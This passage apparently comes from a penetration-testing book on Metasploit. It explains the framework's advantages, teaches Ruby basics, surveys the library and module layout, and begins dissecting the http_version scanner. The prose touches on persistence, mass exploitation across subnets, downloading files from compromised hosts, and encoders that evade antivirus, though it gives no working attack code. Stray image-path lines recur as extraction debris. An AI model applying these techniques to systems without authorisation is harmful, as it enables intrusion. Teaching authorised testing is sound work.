Why do we prefer Metasploit to manual exploitation techniques? Is this because of a hacker-like terminal that gives a pro look, or is there a different reason? Metasploit is a preferable choice when compared to traditional manual techniques because of certain factors that are discussed in the following sections.

Open source

One of the top reasons why one should go with Metasploit is because it is open source and actively developed. Various other highly paid tools exist for carrying out penetration testing. However, Metasploit allows its users to access its source code and add their custom modules. The pro version of Metasploit is chargeable, but for the sake of learning, the community edition is mostly preferred.

Support for testing large networks and easy naming conventions

It is easy to use Metasploit. However, here, ease of use refers to easy naming conventions of the commands. Metasploit offers great ease while conducting a large network penetration test. Consider a scenario where we need to test a network with 200 systems. Instead of testing each system one after the other, Metasploit offers to test the entire range automatically. Using parameters such as **subnet** and **Classless Inter Domain Routing** (**CIDR**) values, Metasploit tests all the systems in order to exploit the vulnerability, whereas in a manual exploitation process, we might need to launch the exploits manually onto 200 systems. Therefore, Metasploit saves an ample amount of time and energy.

Smart payload generation and switching mechanism

Most importantly, switching between payloads in Metasploit is easy. Metasploit provides quick access to change payloads using the `set payload` command. Therefore, changing the meterpreter or a shell-based access into a more specific operation, such as adding a user and getting the remote desktop access, becomes easy. Generating shell code to use in manual exploits also becomes easy by using the `msfpayload` application from the command line.

Cleaner exits

Metasploit is also responsible for making a much cleaner exit from the systems it has compromised. A custom-coded exploit, on the other hand, can crash the system while exiting its operations. This is really an important factor in cases where we know that the service will not restart immediately.

Consider a scenario where we have compromised a web server and while we were making an exit, the exploited application crashes. The scheduled maintenance time for the server is left over with 50 days time. So, what do we do? Wait for the next 50 odd days for the service to come up again so that we can exploit it again? Moreover, what if the service comes back after getting patched? We could only end up kicking ourselves. This also shows a clear sign of poor penetration testing skills. Therefore, a better approach would be to use the Metasploit framework, which is known for making much cleaner exits as well as offer tons of post-exploitation functions such as persistence that can help maintaining a permanent access to the server.

The GUI environment

Metasploit offers a nice GUI and third-party interfaces such as Armitage. These interfaces tend to ease the penetration testing projects by offering services such as easy-to-switch workspaces, vulnerability management on the fly, and functions at a click of a button. We will discuss these environments more in the latter chapters of this book.

Summary

Throughout this chapter, we have been through the introduction of phases involved in penetration testing. We have also seen how we can set up an environment for testing, and we recalled the basic functionalities of Metasploit as well. We saw how we can perform a penetration test on windows XP, Windows Server 2003, and Windows 7. We also looked at the benefits of using databases in Metasploit.

After completing this chapter, we are equipped with:

- Knowledge about the phases of a penetration test
- Knowledge about setting up a penetration test lab for Metasploit exercises
- The basics of the Metasploit framework
- Knowledge about the working of traditional exploits
- Knowledge about the approach to penetration testing with Metasploit
- Benefits of using databases in Metasploit

The primary goal of this chapter was to inform you about penetration test phases and Metasploit. This chapter focused entirely on preparing ourselves for the next chapters.

In the next chapter, we will cover a technique that is a little more difficult, that is, scripting the components of Metasploit. We will dive into the coding part of Metasploit and write our custom functionalities to the Metasploit framework.

2
Reinventing Metasploit

After recalling the basics of Metasploit, we can now move further into the basic coding part of Metasploit. We will start with the basics of Ruby programming and understand the various syntaxes and semantics of it. This chapter will make it easy for you to write Metasploit modules. In this chapter, we will see how we can design and fabricate various custom Metasploit modules. We will also see how we can create custom post-exploitation modules, which will help us gain better control of the exploited machine.

Consider a scenario where the systems under the scope of the penetration test are very large in number, and we need to perform a post-exploitation function such as downloading a particular file from all the systems after exploiting them. Downloading a particular file from each system manually will consume a lot of time and will be tiring as well. Therefore, in a scenario like this, we can create a custom post-exploitation script that will automatically download a file from all the systems that are compromised.

This chapter focuses on building programming skill sets for Metasploit modules. This chapter kicks off with the basics of Ruby programming and ends with developing various Metasploit modules. In this chapter, we will cover the following points:

- Understanding the basics of Ruby programming
- Writing programs in Ruby programming
- Exploring modules in Metasploit
- Writing your own modules and post-exploitation modules
- Coding meterpreter scripts
- Understanding the syntaxes and semantics of Metasploit modules
- Performing the impossible with RailGun
- Writing your own RailGun scripts

Let's now understand the basics of Ruby programming and gather the required essentials we need to code Metasploit modules.

Before we delve deeper into coding Metasploit modules, we must know the core features of Ruby programming that are required in order to design these modules. However, why do we require Ruby for Metasploit? The following key points will help us understand the answer to this question:

- Constructing an automated class for reusable code is a feature of the Ruby language that matches the needs of Metasploit
- Ruby is an object-oriented style of programming
- Ruby is an interpreter-based language that is fast and consumes less development time
- Earlier, Perl used to not support code reuse

Ruby – the heart of Metasploit

Ruby is indeed the heart of the Metasploit framework. However, what exactly is Ruby? According to the official website, Ruby is a simple and powerful programming language. Yokihiru Matsumoto designed it in 1995. It is further defined as a dynamic, reflective, and general-purpose object-oriented programming language with functions similar to Perl.

You can download Ruby for Windows/Linux from `http://rubyinstaller.org/downloads/`.

You can refer to an excellent resource for learning Ruby practically at `http://tryruby.org/levels/1/challenges/0`.

Creating your first Ruby program

Ruby is an easy-to-learn programming language. Now, let's start with the basics of Ruby. However, remember that Ruby is a vast programming language. Covering all the capabilities of Ruby will push us beyond the scope of this book. Therefore, we will only stick to the essentials that are required in designing Metasploit modules.

Interacting with the Ruby shell

Ruby offers an interactive shell too. Working on the interactive shell will help us understand the basics of Ruby clearly. So, let's get started. Open your CMD/terminal and type `irb` in it to launch the Ruby interactive shell.

Let's input something into the Ruby shell and see what happens; suppose I type in the number `2` as follows:

```
irb(main):001:0> 2
=> 2
```

The shell throws back the value. Now, let's give another input such as the addition operation as follows:

```
irb(main):002:0> 2+3
=> 5
```

We can see that if we input numbers using an expression style, the shell gives us back the result of the expression.

Let's perform some functions on the string, such as storing the value of a string in a variable, as follows:

```
irb(main):005:0> a= "nipun"
=> "nipun"
irb(main):006:0> b= "loves metasploit"
=> "loves metasploit"
```

After assigning values to the variables `a` and `b`, let's see what the shell response will be when we write `a` and `a+b` on the shell's console:

```
irb(main):014:0> a
=> "nipun"
irb(main):015:0> a+b
=> "nipunloves metasploit"
```

We can see that when we typed in `a` as an input, it reflected the value stored in the variable named `a`. Similarly, `a+b` gave us back the concatenated result of variables `a` and `b`.

Defining methods in the shell

A method or function is a set of statements that will execute when we make a call to it. We can declare methods easily in Ruby's interactive shell, or we can declare them using the script as well. Methods are an important aspect when working with Metasploit modules. Let's see the syntax:

```
def method_name [( [arg [= default]]...[, * arg [, &expr ]])]
expr
end
```

To define a method, we use `def` followed by the method name, with arguments and expressions in parentheses. We also use an `end` statement following all the expressions to set an end to the method definition. Here, `arg` refers to the arguments that a method receives. In addition, `expr` refers to the expressions that a method receives or calculates inline. Let's have a look at an example:

```
irb(main):001:0> def week2day(week)
irb(main):002:1> week=week*7
irb(main):003:1> puts(week)
irb(main):004:1> end
=> nil
```

We defined a method named `week2day` that receives an argument named `week`. Further more, we multiplied the received argument with `7` and printed out the result using the `puts` function. Let's call this function with an argument with `4` as the value:

```
irb(main):005:0> week2day(4)
28
=> nil
```

We can see our function printing out the correct value by performing the multiplication operation. Ruby offers two different functions to print the output: `puts` and `print`. However, when it comes to the Metasploit framework, the `print_line` function is used. We will see the working of `print_line` in the latter half of this chapter.

Variables and data types in Ruby

A variable is a placeholder for values that can change at any given time. In Ruby, we declare a variable only when we need to use it. Ruby supports numerous variables' data types, but we will only discuss those that are relevant to Metasploit. Let's see what they are.

Working with strings

Strings are objects that represent a **stream** or sequence of characters. In Ruby, we can assign a string value to a variable with ease as seen in the previous example. By simply defining the value in quotation marks or a single quotation mark, we can assign a value to a string.

It is recommended to use double quotation marks because if single quotations are used, it can create problems. Let's have a look at the problem that may arise:

```
irb(main):005:0> name = 'Msf Book'
=> "Msf Book"
irb(main):006:0> name = 'Msf's Book'
irb(main):007:0' '
```

We can see that when we used a single quotation mark, it worked. However, when we tried to put `Msf's` instead of the value `Msf`, an error occurred. This is because it read the single quotation mark in the `Msf's` string as the end of single quotations, which is not the case; this situation caused a syntax-based error.

The split function

We can split the value of a string into a number of consecutive variables using the `split` function. Let's have a look at a quick example that demonstrates this:

```
irb(main):011:0> name = "nipun jaswal"
=> "nipun jaswal"
irb(main):012:0> name,surname=name.split(' ')
=> ["nipun", "jaswal"]
irb(main):013:0> name
=> "nipun"
irb(main):014:0> surname
=> "jaswal"
```

Here, we have split the value of the entire string into two consecutive strings, `name` and `surname` by using the `split` function. However, this function split the entire string into two strings by considering the space to be the split's position.

The squeeze function

The `squeeze` function removes extra spaces from the given string, as shown in the following code snippet:

```
irb(main):016:0> name = "Nipun     Jaswal"
=> "Nipun     Jaswal"
irb(main):017:0> name.squeeze
=> "Nipun Jaswal"
```

Numbers and conversions in Ruby

We can use numbers directly in arithmetic operations. However, remember to convert a string into an integer when working on user input using the `.to_i` function. Simultaneously, we can convert an integer number into a string using the `.to_s` function.

Let's have a look at some quick examples and their output:

```
irb(main):006:0> b="55"
=> "55"
irb(main):007:0> b+10
TypeError: no implicit conversion of Fixnum into String
        from (irb):7:in `+'
        from (irb):7
        from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):008:0> b.to_i+10
=> 65
irb(main):009:0> a=10
=> 10
irb(main):010:0> b="hello"
=> "hello"
irb(main):011:0> a+b
TypeError: String can't be coerced into Fixnum
        from (irb):11:in `+'
        from (irb):11
        from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):012:0> a.to_s+b
=> "10hello"
```

We can see that when we assigned a value to `b` in quotation marks, it was considered as a string, and an error was generated while performing the addition operation. Nevertheless, as soon as we used the `to_i` function, it converted the value from a string into an integer variable, and addition was performed successfully. Similarly, with regards to strings, when we tried to concatenate an integer with a string, an error showed up. However, after the conversion, it worked.

Ranges in Ruby

Ranges are important aspects and are widely used in auxiliary modules such as scanners and fuzzers in Metasploit.

Let's define a range and look at the various operations we can perform on this data type:

```
irb(main):028:0> zero_to_nine= 0..9
=> 0..9
irb(main):031:0> zero_to_nine.include?(4)
=> true
irb(main):032:0> zero_to_nine.include?(11)
=> false
irb(main):002:0> zero_to_nine.each{|zero_to_nine| print(zero_to_nine)}
0123456789=> 0..9
irb(main):003:0> zero_to_nine.min
=> 0
irb(main):004:0> zero_to_nine.max
=> 9
```

We can see that a range offers various operations such as searching, finding the minimum and maximum values, and displaying all the data in a range. Here, the `include?` function checks whether the value is contained in the range or not. In addition, the `min` and `max` functions display the lowest and highest values in a range.

Arrays in Ruby

We can simply define arrays as a list of various values. Let's have a look at an example:

```
irb(main):005:0> name = ["nipun","james"]
=> ["nipun", "james"]
irb(main):006:0> name[0]
=> "nipun"
irb(main):007:0> name[1]
=> "james"
```

So, up to this point, we have covered all the required variables and data types that we will need for writing Metasploit modules.

For more information on variables and data types, refer to the following link:

`http://www.tutorialspoint.com/ruby/`

Refer to a quick cheat sheet for using Ruby programming effectively at the following links:

`https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf`

`http://hyperpolyglot.org/scripting`

Methods in Ruby

A method is another name for a function. Programmers with a different background than Ruby might use these terms interchangeably. A method is a subroutine that performs a specific operation. The use of methods implements the reuse of code and decreases the length of programs significantly. Defining a method is easy, and their definition starts with the `def` keyword and ends with the `end` statement. Let's consider a simple program to understand their working, for example, printing out the square of 50:

```
def print_data(par1)
square = par1*par1
return square
end
answer=print_data(50)
print(answer)
```

The `print_data` method receives the parameter sent from the main function, multiplies it with itself, and sends it back using the `return` statement. The program saves this returned value in a variable named `answer` and prints the value. We will use methods heavily in the latter part of this chapter as well as in the next few chapters.

Decision-making operators

Decision making is also a simple concept as with any other programming language. Let's have a look at an example:

```
irb(main):001:0> 1 > 2
=> false
```

```
irb(main):002:0> 1 < 2
=> true
```

Let's also consider the case of string data:


```
irb(main):005:0> "Nipun" == "nipun"
=> false
irb(main):006:0> "Nipun" == "Nipun"
=> true
```

Let's consider a simple program with decision-making operators:

```
#Main
num = gets
num1 = num.to_i
decision(num1)
#Function
def decision(par1)
print(par1)
par1= par1
if(par1%2==0)
print("Number is Even")
else
print("Number is Odd")
end
end
```

We ask the user to enter a number and store it in a variable named `num` using `gets`. However, `gets` will save the user input in the form of a string. So, let's first change its data type to an integer using the `to_i` method and store it in a different variable named `num1`. Next, we pass this value as an argument to the method named `decision` and check whether the number is divisible by two. If the remainder is equal to zero, it is concluded that the number is divisible by `true`, which is why the `if` block is executed; if the condition is not met, the `else` block is executed.

The output of the preceding program will be something similar to the following screenshot when executed in a Windows-based environment:



```
C:\Users\Apex>decision.rb
10
10Number is Even
C:\Users\Apex>decision.rb
9
9Number is Odd
```

Loops in Ruby

Iterative statements are called loops; exactly like any other programming language, loops also exist in Ruby programming. Let's use them and see how their syntax differs from other languages:

```
def forl
for i in 0..5
print("Number #{i}\n")
end
end
forl
```

The preceding code iterates the loop from `0` to `5` as defined in the range and consequently prints out the values. Here, we have used `#{i}` to print the value of the `i` variable in the `print` statement. The `\n` keyword specifies a new line. Therefore, every time a variable is printed, it will occupy a new line.

Refer to `http://www.tutorialspoint.com/ruby/ruby_loops.htm` for more on loops.

Regular expressions

Regular expressions are used to match a string or its number of occurrences in a given set of strings or a sentence. The concept of regular expressions is critical when it comes to Metasploit. We use regular expressions in most cases while writing fuzzers, scanners, analyzing the response from a given port, and so on.

Let's have a look at an example of a program that demonstrates the usage of regular expressions.

Consider a scenario where we have a variable, `n`, with the value `Hello world`, and we need to design regular expressions for it. Let's have a look at the following code snippet:

```
irb(main):001:0> n = "Hello world"
=> "Hello world"
irb(main):004:0> r = /world/
=> /world/
irb(main):005:0> r.match n
=> #<MatchData "world">
irb(main):006:0> n =~r
=> 6
```

We have created another variable called `r` and we stored our regular expression in it, that is, `world`. In the next line, we match the regular expression with the string using the `match` object of the `MatchData` class. The shell responds with a message saying yes it matches by displaying `MatchData "world"`. Next, we will use another approach of matching a string using the `=~` operator and receiving the exact location of the match. Let's see one other example of doing this:

```
irb(main):007:0> r = /^world/
=> /^world/
irb(main):008:0> n =~r
=> nil
irb(main):009:0> r = /^Hello/
=> /^Hello/
irb(main):010:0> n =~r
=> 0
irb(main):014:0> r= /world$/
=> /world$/
irb(main):015:0> n=~r
=> 6
```

Let's assign a new value to `r`, namely, `/^world/`; here, the ^ operator tells the interpreter to match the string from the start. We get `nil` as the output as it is not matched. We modify this expression to start with the word `Hello`; this time, it gives us back the location zero, which denotes a match as it starts from the very beginning. Next, we modify our regular expression to `/world$/`, which denotes that we need to match the word `world` from the end so that a successful match is made.

For further information on regular expressions in Ruby, refer to `http://www.tutorialspoint.com/ruby/ruby_regular_expressions.htm`.

Refer to a quick cheat sheet for using Ruby programming effectively at the following links:

`https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf`

`http://hyperpolyglot.org/scripting`

Refer to `http://rubular.com/` for more on building correct regular expressions.

Wrapping up with Ruby basics

Hello! Still awake? It was a tiring session, right? We have just covered the basic functionalities of Ruby that are required to design Metasploit modules. Ruby is quite vast, and it is not possible to cover all its aspects here. However, refer to some of the excellent resources on Ruby programming from the following links:

- A great resource for Ruby tutorials is available at `http://tutorialspoint.com/ruby/`
- A quick cheat sheet for using Ruby programming effectively is available at the following links:
    - `https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf`
    - `http://hyperpolyglot.org/scripting`
- More information on Ruby is available at `http://en.wikibooks.org/wiki/Ruby_Programming`

Developing custom modules

Let's dig deep into the process of writing a module. Metasploit has various modules such as payloads, encoders, exploits, NOPs, and auxiliaries. In this section, we will cover the essentials of developing a module; then, we will look at how we can actually create our own custom modules.


In this section, we will discuss auxiliary and post-exploitation modules. However, we will discuss exploit modules in detail in the next chapter as they are dedicated to building exploits. Coming back to this chapter, let's discuss the essentials of building a module first.

Building a module in a nutshell

Let's understand how things are arranged in the Metasploit framework as well as what all the components of Metasploit are and what they are meant to do.

The architecture of the Metasploit framework

Metasploit is composed of various components. These components include all the important libraries, modules, plugins, and tools. A diagrammatic view of the structure of Metasploit is as follows:



Let's see what these components are and how they work. The best to start with are the Metasploit libraries that act as the heart of Metasploit.

Let's understand the use of various libraries as explained in the following table:

Library name	Uses
REX	Handles almost all core functions such as setting up sockets, connections, formatting, and all other raw functions
MSF CORE	Provides the basic API and the actual core that describes the framework
MSF BASE	Provides friendly API support to modules

We have different types of modules in Metasploit, and they differ in terms of their functionality. We have payloads modules for creating an access channel to the exploited system. We have auxiliary modules to carry out operations such as information gathering, fingerprinting, fuzzing an application, and logging in to various services. Let's examine the basic functionality of these modules, as shown in the following table:


Module type	Working
Payloads	This is used to carry out operations such as connecting to or from the target system after exploitation, or performing a specific task such as installing a service and so on. Payload execution is the next step after a system gets exploited successfully. The widely used meterpreter shell in the previous chapter is a common Metasploit payload.

Module type	Working
Auxiliary	Auxiliary modules are a special kind of module that perform specific tasks. Tasks such as information gathering, database fingerprinting, scanning the network in order to find a particular service and enumeration, and so on, are the common operations of auxiliary modules.
Encoders	These are used to encrypt payloads and the attack vectors to avoid detection by antiviruses or firewalls.
NOPs	NOPs' usage makes the payloads stable.
Exploits	The actual code that triggers to take advantage of a vulnerable system.

Understanding the libraries' layout

Metasploit modules are the buildup of various functions contained in different libraries and the general Ruby programming. Now, to use these functions, first we need to understand what these functions are. How can we trigger these functions? What number of parameters do we need to pass? Moreover, what will these functions return?


Let's have a look at where these libraries are actually located; this is illustrated in the following screenshot:



```
root@kali:/usr/share/metasploit-framework# cd lib/
root@kali:/usr/share/metasploit-framework/lib# ls
anemone         openvas                 rex.rb
anemone.rb      packetfu                rex.rb.ts.rb
bit-struct      packetfu.rb             rkelly
bit-struct.rb   postgres                rkelly.rb
enumerable.rb   postgres_msf.rb         snmp
fastlib.rb      postgres_msf.rb.ut.rb   snmp.rb
gemcache        rabal                   sshkey
metasm          rapid7                  sshkey.rb
metasm.rb       rbmysql                 telephony
msf             rbmysql.rb              telephony.rb
msfenv.rb       rbreadline.rb           windows_console_color_support.rb
nessus          readline_compatible.rb  zip
net             rex                     zip.rb
root@kali:/usr/share/metasploit-framework/lib# cd msf
root@kali:/usr/share/metasploit-framework/lib/msf# ls
base            core            env        sanity.rb  ui.rb     windows_er
base.rb         core.rb         events.rb  scripts    util
base.rb.ts.rb   core.rb.ts.rb   LICENSE    ui         util.rb
```


As we can see in the preceding screenshot, we have the REX libraries located in the `/lib` directory; under the `/msf` folder, we have the `/base` and `/core` library directories.

Now, under the core libraries' folder, we have libraries for all the modules we covered earlier; this is illustrated in the following screenshot:




```
root@kali:/usr/share/metasploit-framework/lib/msf/core# ls
auxiliary               module.rb
auxiliary.rb            modules
constants.rb            module_set.rb
data_store.rb           modules.rb
db_export.rb            nop.rb
db_manager.rb           option_container.rb
db.rb                   option_container.rb.ut.rb
encoded_payload.rb      patches
encoder                 payload
encoder.rb              payload.rb
encoding                payload_set.rb
event_dispatcher.rb     plugin_manager.rb
exceptions.rb           plugin.rb
exceptions.rb.ut.rb     post
exploit                 post.rb
exploit_driver.rb       rpc
exploit.rb              rpc.rb
exploit.rb.ut.rb        session
framework.rb            session_manager.rb
handler                 session_manager.rb.ut.rb
handler.rb              session.rb
module                  task_manager.rb
module_manager          thread_manager.rb
module_manager.rb
```

We will get started with writing our very first auxiliary module shortly. So, let's focus on the auxiliary modules first and check what is under the hood. Looking into the library for auxiliary modules, we will find that we have various library files to perform a variety of tasks, as shown in the following screenshot:



```
root@kali:/usr/share/metasploit-framework/lib/msf/core/auxiliary/web# cd ..
root@kali:/usr/share/metasploit-framework/lib/msf/core/auxiliary# ls
auth_brute.rb     dos.rb     login.rb       pii.rb         timed.rb        wmapmodule.rb
cisco.rb          fuzzer.rb  mime_types.rb  report.rb      udp_scanner.rb
commandshell.rb   iax2.rb    mixins.rb      rservices.rb   web
crawler.rb        jtr.rb     nmap.rb        scanner.rb     web.rb
root@kali:/usr/share/metasploit-framework/lib/msf/core/auxiliary# cd web/
root@kali:/usr/share/metasploit-framework/lib/msf/core/auxiliary/web# ls
analysis  form.rb  fuzzable.rb  http.rb  path.rb  target.rb
root@kali:/usr/share/metasploit-framework/lib/msf/core/auxiliary/web# 
```

These library files provide the core for auxiliary modules. However, for different operations and functionalities, we can refer to any library we want. Some of the most widely used library files in most Metasploit modules are located in the `core/exploits/` directory, as shown in the following screenshot:



```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb                    dhcp.rb          mixins.rb          seh.rb.ut.rb
arkeia.rb                 dialup.rb        mssql_commands.rb  smb.rb
browser_autopwn.rb        egghunter.rb     mssql.rb           smtp_deliver.rb
brute.rb                  exe.rb           mssql_sqli.rb      smtp.rb
brutetargets.rb           file_dropper.rb  mysql.rb           snmp.rb
capture.rb                fileformat.rb    ndmp.rb            sunrpc.rb
cmdstager_debug_asm.rb    fmtstr.rb        ntlm.rb            tcp.rb
cmdstager_debug_write.rb  ftp.rb           omelet.rb          tcp.rb.ut.rb
cmdstager.rb              ftpserver.rb     oracle.rb          telnet.rb
cmdstager_tftp.rb         http             pdf_parse.rb       tftp.rb
cmdstager_vbs_adodb.rb    imap.rb          pdf.rb             tns.rb
cmdstager_vbs.rb          ip.rb            php_exe.rb         udp.rb
db2.rb                    ipv6.rb          pop2.rb            vim_soap.rb
dcerpc_epm.rb             java.rb          postgres.rb        wbemexec.rb
dcerpc_lsa.rb             kernel_mode.rb   psexec.rb          wdbrpc_client.rb
dcerpc_mgmt.rb            local            realport.rb        wdbrpc.rb
dcerpc.rb                 local.rb         riff.rb            web.rb
dcerpc.rb.ut.rb           lorcon2.rb       ropdb.rb           winrm.rb
dect_coa.rb               lorcon.rb        seh.rb
```

We can find all other core libraries for various types of modules in the `core/` directory. Currently, we have core libraries for exploits, payload, post-exploitation, encoders, and various other modules.

[Visit the Metasploit Git repository at `https://github.com/rapid7/metasploit-framework` to access the complete source code.]


Understanding the existing modules

The best way to start with writing modules is to delve deeper into the existing Metasploit modules and see how they work. Let's perform in exactly the same way and look at some modules to find out what happens when we run these modules.

Let's work with a simple module for an HTTP version scanner and see how it actually works. The path to this Metasploit module is `/modules/auxiliary/scanner/http/http_version.rb`. Let's examine this module systematically:

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the
Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
require 'rex/proto/http'
require 'msf/core
class Metasploit3 < Msf::Auxiliary
```


Let's discuss how things are arranged here. The lines starting with the # symbol are the comments and are generally included in all Metasploit modules. The `require 'rex/proto/http'` statement asks the interpreter to include a path to all the HTTP protocol methods from the REX library. Therefore, the path to all the files from the `/lib/rex/proto/http` directory is now available to the module as shown in the following screenshot:



```
root@kali:/usr/share/metasploit-framework/lib/rex/proto/http# ls
client.rb        handler     header.rb        packet.rb        request.rb        response.rb        server.rb
client.rb.ut.rb  handler.rb  header.rb.ut.rb  packet.rb.ut.rb  _request.rb.ut.rb response.rb.ut.rb  server.rb.ut.rb
```

All these files contain a variety of HTTP methods, which include functions to set up a connection, the `GET` and `POST` request and response handling, and so on.

In the next step, the `require 'msf/core'` statement is used to include a path for all the significant core libraries. These core libraries are located at the `core` directory under `/lib/msf` as shown in the following screenshot:



```
root@kali:/usr/share/metasploit-framework/lib/msf/core# ls
auxiliary           encoding               handler.rb            option_container.rb.ut.rb  rpc.rb
auxiliary.rb        event_dispatcher.rb    module                patches                    session
constants.rb        exceptions.rb          module_manager        payload                    session_manager.rb
data_store.rb       exceptions.rb.ut.rb    module_manager.rb     payload.rb                 session_manager.rb.ut.rb
db_export.rb        exploit                module.rb             payload_set.rb             session.rb
db_manager.rb       exploit_driver.rb      modules               plugin_manager.rb          task_manager.rb
db.rb               exploit.rb             module_set.rb         plugin.rb                  thread_manager.rb
encoded_payload.rb  exploit.rb.ut.rb       modules.rb            post
encoder             framework.rb           nop.rb                post.rb
encoder.rb          handler                option_container.rb   rpc
```

The `class Metasploit3` statement defines the given code intended for Metasploit Version 3 and above. However, `Msf::Auxiliary` defines the code as an auxiliary type module. Let's now continue with the code as follows:

```
# Exploit mixins should be called first
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::WmapScanServer
# Scanner mixin should be near last
include Msf::Auxiliary::Scanner
```

